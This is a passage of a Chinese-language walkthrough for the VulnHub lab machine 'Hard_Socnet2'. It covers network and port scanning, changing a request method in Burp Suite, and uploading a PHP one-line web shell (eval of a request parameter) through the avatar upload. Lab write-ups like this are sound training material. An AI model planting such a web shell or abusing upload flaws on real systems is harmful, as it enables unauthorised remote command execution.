

Hard_Socnet2
靶机地址:https://www.vulnhub.com/entry/boredhackerblog-social-network-20,455/
1 信息收集
由于将 Kali 与 VulnHub 使用 Virtual Box 仅主机网卡进行了桥接,所以使用 Kali 去扫描靶机。
首先查看 Kali IP 地址:
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.105  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::adc5:106b:ff3c:9390  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a8:8a:0b  txqueuelen 1000  (Ethernet)
        RX packets 24  bytes 10921 (10.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 549  bytes 40698 (39.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
扫描当前网段,发现靶机 IP 地址:
┌──(root㉿kali)-[~]
└─# arp-scan 192.168.56.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a8:8a:0b, IPv4: 192.168.56.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:1b       (Unknown: locally administered)
192.168.56.100  08:00:27:8b:bb:0a       PCS Systemtechnik GmbH
192.168.56.110  08:00:27:de:a3:c2       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.963 seconds (130.41 hosts/sec). 3 responded
继续使用 Nmap 扫描端口、开放服务等信息:
┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.56.110
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-08 20:24 EST
Nmap scan report for 192.168.56.110
Host is up (0.00084s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt
MAC Address: 08:00:27:DE:A3:C2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds

┌──(root㉿kali)-[~]
└─# nmap -p 22,80,8000 -sV 192.168.56.110
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-08 20:25 EST
Nmap scan report for 192.168.56.110
Host is up (0.00051s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http    BaseHTTPServer 0.3 (Python 2.7.15rc1)
MAC Address: 08:00:27:DE:A3:C2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
扫描出 80、8000 端口的 Web 服务。其中 80 端口是 Apache 的 Web 服务,8000 端口是 Python2 的 Web 服务。

通常情况下不考虑 SSH 爆破,访问一下 Web 服务:

2 BurpSuite 修改请求方式
访问 8000 端口时显示访问错误:
Error response

Error code 501.

Message: Unsupported method ('GET').

Error code explanation: 501 = Server does not support this operation.

错误响应

错误代码501。

消息:不支持的方法('GET')。

错误码解释:501 =服务器不支持此操作。
经过搜索,HTTP 501 状态码表示如下含义:
501 - Not Implemented(未实现)- 客户端发起的请求超出服务器的能力范围(比如:使用服务器不支持的请求方法)。
结合上面的报错信息,可以尝试使用 BurpSuite 修改请求方式:


可以看到请求方式变成了 POST,放过此包:

页面出现了 XML 代码,目前不是很看得懂,先放一放。
3 Web 账号注册
返回之前的 80 端口 Web 服务,观察一下:

发现是 email 账号和密码的组合登录,基本可以不用考虑爆破了。
因为账号是 email 格式的存在,这就造成了爆破难度非常大。
不过除了登录外,还有注册功能,尝试注册一个账号(真实环境中,请勿使用个人信息):


成功登录!点击下方 admin 账户,看看会不会存在邮箱信息,拿去爆破:

可惜没有,不过根据他发表的留言,翻译一下:
Hello friends! I have been working on a new script for monitoring servers. It is called monitor.py. I am running it on this server. I will release it soon!

你好朋友!我一直在写一个监控服务器的新脚本。它被称为monitor.py。我在这个服务器上运行它。我很快就会发布!
说明靶机上至少存在一个 monitor.py 文件和 Python 环境。但目前来看,没什么作用。
4 文件上传
经过一番寻找,发现头像处可以进行文件上传:

编写个 shell.php 一句话木马文件:
<?php
  @eval($_REQUEST['cmd']);
?>
尝试上传 PHP 文件当做头像:

上传成功~
查找一下文件路径,右键头像,得到路径:
